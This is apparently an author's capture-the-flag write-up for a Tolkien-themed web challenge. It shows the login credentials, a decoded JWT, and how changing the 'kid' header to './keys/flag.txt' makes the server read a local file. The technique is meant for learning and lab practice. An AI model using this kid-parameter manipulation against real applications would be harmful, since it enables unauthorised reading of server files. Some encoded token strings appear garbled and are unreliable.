


Description

The current challenge tries to address security problems of the Key ID parameter in JWT. Specifically, KID (Key ID) is an optional header on JWT which allows the developers to specify the key (and its directory) in order to verify the token. That being said, a malicious user is able to modify that parameter which can lead to vulnerabilities like Directory transversal, SQL injection and even OS injection. More about the KID issues can be found on [hack tricks](#) and on [medium](#).

Walkthrough

First of all by opening the challenge page we have a login form themed by Tolkien's Lord of the Rings.



The login form is set against a dark blue background. At the top left is a circular emblem with a tree and a cross. In the top center is a horizontal banner showing characters from the Lord of the Rings (Aragorn, Legolas, Gandalf, and Gimli) in a landscape. At the top right is a circular image of the Eye of Sauron. The main heading is "Speak Friend and Enter!" in a white serif font, followed by a snowman emoji. Below this are two input fields: "Name" and "Password", each with a placeholder of the same name. A blue "Login" button is centered below the fields. At the bottom, a horizontal line separates the footer from the rest of the page. The footer contains "Made with love by Durin" on the left and "All rights reserved by Dwarves" on the right.

Speak Friend and Enter! 🧊

Name

Password

Login

Made with love by Durin All rights reserved by Dwarves

In order to bypass the login mechanism the user should use the credentials

Username: **Gandalf**

Password: **Mellon**

The credentials can be found by simply googling the famous phrase of Gandalf in the Gates of Moria the "Speak friend and enter". The answer is **Mellon** which means friend in Sindarin.

In the case of false credentials a message shows up which indicates that the credentials are wrong.


Name

Password


Login

Username or password incorrect. I said Friend, Gandalf.


Next after the successful connection the user is prompted in the directory /moria.




Here the user needs to check Local and Session storage of the Browser. On the **Local Storage** we have the JWT accessToken of the user Gandalf .



On the **Session Storage** we have the public key that is used to validate the user.



Then by using jwt.io we see the values of the Json Web token:



The screenshot shows the jwt.io website interface. At the top, there's a navigation bar with the JWT logo, links for Debugger, Libraries, Introduction, and Ask, and a note 'Crafted by auth0 by Okta'. A warning message states: 'Warning: JWTs are credentials, which can grant access to resources. Be careful where you paste them! We do not record tokens, all validation and debugging is done on the client side.' Below this, the 'Algorithm' is set to 'HS256'. The 'Encoded' section displays a long base64-encoded string: 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6Ii4va2V5cy9wdWJsaWNrZXkuY3J0In0.eyJ1c2VybmFtZSI6IkdhbWRhbmGYiLCJyb2x1IjoieWRtaW4iLCJpYXQiOiJlNjUyNTAxNzh9.1UyqfMRAFBigAyLV9PjwWReJ0xpcYn05wE8x3-Jojo4'. The 'Decoded' section shows the token's structure: a header with 'alg': 'HS256', 'typ': 'JWT', and 'kid': './keys/publickey.crt'; a payload with 'username': 'Gandalf', 'role': 'admin', and 'iat': 1665050178; and a signature verification section showing the HMACSHA256 formula and a checkbox for 'secret base64 encoded'.

Algorithm: HS256

Encoded

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6Ii4va2V5cy9wdWJsaWNrZXkuY3J0In0.eyJ1c2VybmFtZSI6IkdhbWRhbmGYiLCJyb2x1IjoieWRtaW4iLCJpYXQiOiJlNjUyNTAxNzh9.1UyqfMRAFBigAyLV9PjwWReJ0xpcYn05wE8x3-Jojo4
```

Decoded

HEADER:

```
{  "alg": "HS256",  "typ": "JWT",  "kid": "./keys/publickey.crt"}
```

PAYLOAD:

```
{  "username": "Gandalf",  "role": "admin",  "iat": 1665050178}
```

VERIFY SIGNATURE

HMACSHA256(
 base64UrlEncode(header) + "." +
 base64UrlEncode(payload),
 your-256-bit-secret
) ☐ secret base64 encoded

Since there exists the kid parameter we try to read files from the application and the results will be shown in the **Session Storage** “k” parameter. Based on that we modify the kid parameter to “kid”: “./keys/flag.txt”

Encoded

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6Ii4va2V5cy9mbGFuLnR4dCJ9.eyJ1c2VybmFtZSI6IkdhdhbmRhbmGYiLCJyb2x1IjoiaYWRtaW4iLCJpYXQiOiE2NjUwNTAxNzh9.jhnxuQIFsoeVlHvunpw26FhHsaxwHU2Z6aKcE5Edz94
```

Decoded

HEADER:


```
{  "typ": "JWT",  "kid": "./keys/flag.txt"}
```

PAYLOAD:

```
{  "username": "Gandalf",  "role": "admin",  "iat": 1665050178}
```

VERIFY SIGNATURE

Then we use the generated token in the application, refresh the page and we see that we can read the flag.txt file in **Session Storage**.



Note: If we delete both of the **Local** and **Session Storage** tokens the app redirects us to the login page.

Misc

1. Regarding the challenge structure I tried to be as close as possible with past challenges that I played in the hack the box platform. That being said, I use a Dockerfile with a supervisord and a **run.sh** file to deploy the application.
2. A **docker_build.sh** file exists to build the image and deploy the docker container.
3. The front-end was built on React(with tailwind css) and the back-end is a very basic express server.
4. For the front-end I use the build version but you can also find the source code in the lotr folder.

Author: Mike Anastasiadis

Linkedin: <https://www.linkedin.com/in/mike-anastasiadis>

Twitter: [@Thr3atRipper](#)